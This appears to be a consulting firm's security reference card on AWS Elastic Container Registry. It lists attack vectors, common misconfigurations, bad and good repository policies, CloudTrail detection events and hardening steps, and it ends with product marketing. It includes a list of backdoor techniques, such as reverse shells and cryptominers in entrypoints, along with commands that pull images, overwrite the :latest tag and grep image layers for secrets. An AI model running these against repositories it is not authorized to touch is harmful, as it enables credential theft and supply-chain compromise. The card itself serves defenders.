

AWS ECR Security

CONTAINERElastic Container Registry stores Docker container images used by ECS, EKS, and Lambda. Attackers exploit repository policies, image pull access, and push permissions for supply chain attacks, credential theft, and persistent backdoors.
📋Service Overview
Repositories & Images
ECR stores Docker and OCI container images in private or public repositories. Each repository has its own resource policy controlling push/pull access. Images are identified by tags or SHA256 digests; mutable tags allow image replacement attacks if not protected by tag immutability.
Image Scanning & Signing
ECR offers basic scanning (Amazon-native, formerly Clair-based) and enhanced scanning (Amazon Inspector) for CVE detection. Image signing via AWS Signer or Notation validates image provenance. Without signing verification, any image pushed to a repository can be deployed to production.
Lifecycle & Replication
Lifecycle policies automatically clean up old images, but misconfigured rules can delete production images. Cross-region and cross-account replication distributes images for availability; each replica inherits the destination repository's access policy, not the source's.
Security Risk Assessment
ECR is a critical supply chain component. Compromised images get deployed to production via ECS/EKS. Image layers may contain hardcoded secrets. Cross-account pull permissions can expose images to attackers.
⚔️ Attack Vectors
Image Exploitation
- •Push malicious image (same tag)
- •Overwrite :latest tag
- •Cross-account image pull
- •Layer history secrets extraction
- •Dockerfile command injection
⚠️ Misconfigurations
Common Issues
- •Public repository access
- •ecr:* permissions
- •No image scanning enabled
- •Missing image immutability
- •Cross-account pull allowed
💀 Exploitation
Techniques
- •Replace trusted image with backdoor
- •Extract secrets from layers
- •Inject cryptominer in base image
- •Add reverse shell to entrypoint
- •Modify application binaries
🎯 High-Value Targets
Repositories
- •Base images (node, python, java)
- •Production app images
- •Lambda container images
- •Internal tooling images
- •CI/CD build images
🔑 Secrets in Images
Common Locations
- •Environment variables in layers
- •Config files (application.yml)
- •SSH keys in .ssh directories
- •AWS credentials in .aws/
- •Build-time ARG secrets
🛡️ Detection
CloudTrail Events
- •PutImage (image push)
- •BatchGetImage (pull)
- •GetDownloadUrlForLayer
- •SetRepositoryPolicy
- •DeleteRepository
🔍 Enumeration Commands
aws ecr describe-repositoriesaws ecr list-images --repository-name my-appaws ecr batch-get-image --repository-name my-app --image-ids imageTag=latestaws ecr get-repository-policy --repository-name my-appaws ecr describe-image-scan-findings --repository-name my-app --image-id imageTag=latestaws ecr get-login-password | docker login --username AWS --password-stdin 123456789012.dkr.ecr.us-east-1.amazonaws.comdocker pull 123456789012.dkr.ecr.us-east-1.amazonaws.com/my-app:latestdocker push 123456789012.dkr.ecr.us-east-1.amazonaws.com/my-app:latestdocker history --no-trunc 123456789012.dkr.ecr.us-east-1.amazonaws.com/my-app:latestdocker save my-app:latest | tar -xvf - && grep -r 'password\\|secret\\|key' */layer.tar📜 Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Sid": "PublicAccess",
    "Effect": "Allow",
    "Principal": "*",
    "Action": [
      "ecr:GetDownloadUrlForLayer",
      "ecr:BatchGetImage"
    ]
  }]
}
Anyone can pull images - exposes application code and potentially secrets
{
  "Version": "2012-10-17",
  "Statement": [{
    "Sid": "AllowProdECS",
    "Effect": "Allow",
    "Principal": {
      "Service": "ecs-tasks.amazonaws.com"
    },
    "Action": [
      "ecr:GetDownloadUrlForLayer",
      "ecr:BatchGetImage"
    ],
    "Condition": {
      "StringEquals": {
        "aws:SourceAccount": "123456789012"
      }
    }
  }]
}
Only ECS tasks in the same account can pull images
{
  "Statement": [{
    "Effect": "Allow",
    "Principal": {
      "AWS": "arn:aws:iam::*:root"
    },
    "Action": [
      "ecr:PutImage",
      "ecr:InitiateLayerUpload"
    ]
  }]
}
Any AWS account can push images - enables supply chain attacks
{
  "Statement": [{
    "Effect": "Allow",
    "Principal": {
      "AWS": "arn:aws:iam::123456789012:role/CodeBuildRole"
    },
    "Action": [
      "ecr:PutImage",
      "ecr:InitiateLayerUpload",
      "ecr:UploadLayerPart",
      "ecr:CompleteLayerUpload"
    ]
  }]
}
Only the designated CI/CD role can push new images
🛡️ Defense Recommendations
Enable Image Tag Immutability
Prevent tag overwrites to protect against image replacement attacks.
aws ecr put-image-tag-mutability --repository-name my-app --image-tag-mutability IMMUTABLEEnable Image Scanning
Scan images on push for known vulnerabilities.
aws ecr put-image-scanning-configuration --repository-name my-app --image-scanning-configuration scanOnPush=trueRestrict Push Permissions
Only allow CI/CD roles to push images. Deny manual pushes.
Use Image Digest References
Reference images by digest (@sha256:...) instead of mutable tags.
image: 123456.dkr.ecr.region.amazonaws.com/app@sha256:abc123...Sign Images with Notation/Cosign
Cryptographically sign images and verify signatures before deployment.
Monitor ECR API Calls
Alert on PutImage, SetRepositoryPolicy, and DeleteRepository events.
AWS ECR Security Card • Toc Consulting
Always obtain proper authorization before testing
Real Findings, Real Fixes
This ECR image could be pulled by any AWS account on Earth, zero permission needed. Watch the real cross-account proof, and the fix, plus why "delete the whole policy" isn't always the right move.
KloudSec, built by the team behind Toc Consulting
See AWS ECR security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.